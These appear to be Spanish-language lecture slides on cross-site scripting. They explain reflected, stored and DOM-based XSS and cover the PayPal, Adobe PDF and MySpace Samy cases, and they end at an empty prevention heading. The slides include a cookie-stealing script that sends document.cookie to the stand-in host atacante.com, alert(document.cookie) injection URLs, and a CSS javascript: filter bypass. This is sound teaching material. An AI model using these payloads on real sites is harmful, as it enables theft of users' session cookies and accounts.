
Cross-Site Scripting

Cross Site Scripting (XSS)

- Un atacante **inyecta código script** en páginas generadas por una aplicación web
 - **Explota la confianza que tiene el navegador en un sitio particular**
 - Cuando el código procede del sitio web de confianza podrá modificar las páginas de ese sitio, leer las cookies de ese sitio y mandar solicitudes a ese sitio en nombre del usuario
- Métodos para inyectar código malicioso:
 - **De servidor**
 - **XSS reflejado** (“tipo 1”)
 - El *script* malicioso se devuelve al usuario como parte de una página del sitio víctima
 - **XSS almacenado** (“tipo 2”)
 - El atacante almacena el *script* malicioso en un recurso gestionado por la aplicación web, como una base de datos
 - **De cliente**
 - **XSS basado en DOM** (“tipo 0” o XSS de cliente)

Ejemplo de navegación normal

`http://website.com/buscar.php?term=redes`



Ejemplo de inyección código *script malicioso*

- Un atacante crea una URL que contiene un script:

`http://website.com/buscar.php?term =`


`<script>window.open("http://atacante.com?cookie=" + document.cookie)</script>`

- **El atacante puede hacer llegar a la víctima esa URL** de distintas formas:
 - Insertando esa URL en un foro, enviando el enlace por e-mail (phishing), simulando una página de error que indica que para solucionarlo pinches en el siguiente enlace, ...
 - Hacer que el usuario pinche en este enlace es lo difícil
- Cuando el usuario pincha en el enlace, el navegador **accede al servidor**(website.com)
 - El servidor **ejecuta la función buscar . php** en la que el parámetro term es el script, y devuelve una página HTML con el script malicioso
 - **El script va en el campo datos de la respuesta del sitio web al usuario**


`<HTML> ... Resultados para <script> ... </script> ...`

- El navegador **ejecuta el script**
 - **Envía a atacante . com la cookie del usuario para website . com**

XSS reflejado vía e-mail



XSS almacenado o persistente



XSS basado en DOM (o de cliente)

XSS reflejado o almacenado

- La víctima tiene que pulsar en un determinado enlace
 - Engañada por el atacante en el XSS reflejado
 - En el enlace legítimo en el XSS almacenado
- El script va en el campo datos de la respuesta del sitio web al usuario
- El script se puede ver en el código HTML de la respuesta

XSS basado en DOM

- El atacante tiene que conseguir que la víctima pulse un determinado enlace
- **El script no se ve en el campo datos de la respuesta**
- El código fuente HTML almacenado en el servidor y el de respuesta es exactamente el mismo (la página solicitada al servidor no cambia)
- Lo que es diferente es cómo se ejecuta esa página en el cliente debido a la interpretación que hace de ella el DOM en su navegador
- Las contramedidas son similares a las del XSS reflejado

https://www.owasp.org/index.php/DOM_Based_XSS

Ejemplo de XSS basado en DOM

- Supongamos que el servidor ***www.example.com*** tiene la siguiente página:

```
<HTML>
<TITLE>Welcome!</TITLE>
Hi <SCRIPT>
var pos = document.URL.indexOf("name=") + 5;
document.write(document.URL.substring(pos,document.URL.length));
</SCRIPT>
</HTML>
```

- Funciona correctamente con esta URL:

`http://www.example.com/welcome.html?name=Joe`

- Pero, ¿y con esta otra URL?

`http://www.example.com/welcome.html?name=<script>alert(document.cookie)</script>`

Ejemplo de XSS basado en DOM

- ¿Qué sucede al pinchar este enlace?

`http://www.example.com/welcome.html?name=<script>alert(document.cookie)</script>`

1. El **navegador** envía al sitio web la solicitud

`/welcome.html?name=<script>alert(document.cookie)</script>`


2. El **servidor** responde con la página HTML *Welcome*
3. El **navegador** crea un objeto DOM para la página, en el que el objeto `document.URL` contiene la cadena :

`http://www.example.com/welcome.html?name=<script>alert(document.cookie)</script>`

4. El **código Javascript** de la página HTML *Wellcome* hace un echo en la página (DOM) en tiempo de ejecución
5. El **navegador** reproduce la página resultante y ejecuta el script del atacante `alert(document.cookie)`

Caso real: PayPal (2006)

- Los atacantes contactaron con los usuarios vía e-mail engañándoles para que accedieran a una URL particular almacenada en el sitio web de PayPal
- Al acceder, un código inyectado les redirigía a una página que les advertía de que sus cuentas habían sido comprometidas y para solucionarlo tenían un enlace para acceder a su cuenta de Paypal
 - Esta página mostraba certificado SSL de Paypal
- Al pinchar, las víctimas eran redirigidas a un servidor externo que presentaba una página falsa de login de Paypal (el usuario y la contraseña era enviado a los atacantes)
- Una vez autenticados se les pedían datos del tipo:
 - N° de seguridad social, tarjeta de crédito,



https://news.netcraft.com/archives/2006/06/16/paypal_security_flaw_allows_identity_theft.html

Caso real: Visor Adobe PDF ($\leq 7.0X$)

- Vulnerabilidad: **los documentos PDF pueden ejecutar código Javascript**
 - Esta vulnerabilidad se denomina **UXSS** (*Universal Cross-Site Scripting*)
 - Casi cualquier computador tiene Acrobat Reader instalado
 - Casi cualquier sitio web aloja ficheros pdf
 - Estos sitios web se convierten en potenciales atacantes
- **Cómo se produce el ataque:**
 - Un atacante localiza un fichero PDF hospedado en website.com
 - El atacante crea una URL apuntando al fichero, con código JavaScript en la porción *fragment*

`http://website.com/path/to/pdf/file.pdf#name=javascript:code_here`
 - El atacante persuade a la víctima para acceder a ese enlace
 - **Si el navegador de la víctima usa el Adobe Reader en modo empujado y la versión del Adobe Reader es 7.0X o menor, ejecutará el código del Javascript**
 - El ataque es invisible al servidor porque el *fragment* no se envía al servidor

Caso real: MySpace.com

- Vulnerabilidad: **Los usuarios pueden publicar HTML en sus páginas**
 - MySpace.com **comprueba que el código no contenga:**
 - `<script>`, `<body>`, `onclick`, `<a href=javascript://>`
 - **...pero puede incluir Javascript en etiquetas CSS:**
`<div style="background:url('javascript:alert(1)')">`
 - **Y puede ocultar javascript** como `java\nscript`
- **Cómo se produjo el ataque:**
 - Samy Kambar añadió un código javascript (gusano Samy) en su perfil de MySpace
 - Cuando otros usuarios de MySpace veían el perfil de Samy, el código iniciaba una solicitud oculta para añadir a Samy a la lista de amigos (evitando el típico proceso de consulta)
 - A continuación, el código se replicaba y se añadía al perfil de estos usuarios, infectándolos
 - Solo con entrar en la página de estos usuarios, Samy se descargaba y el proceso se repetía
 - En 24 horas, Samy tenía millones de amigos

Prevención de XSS

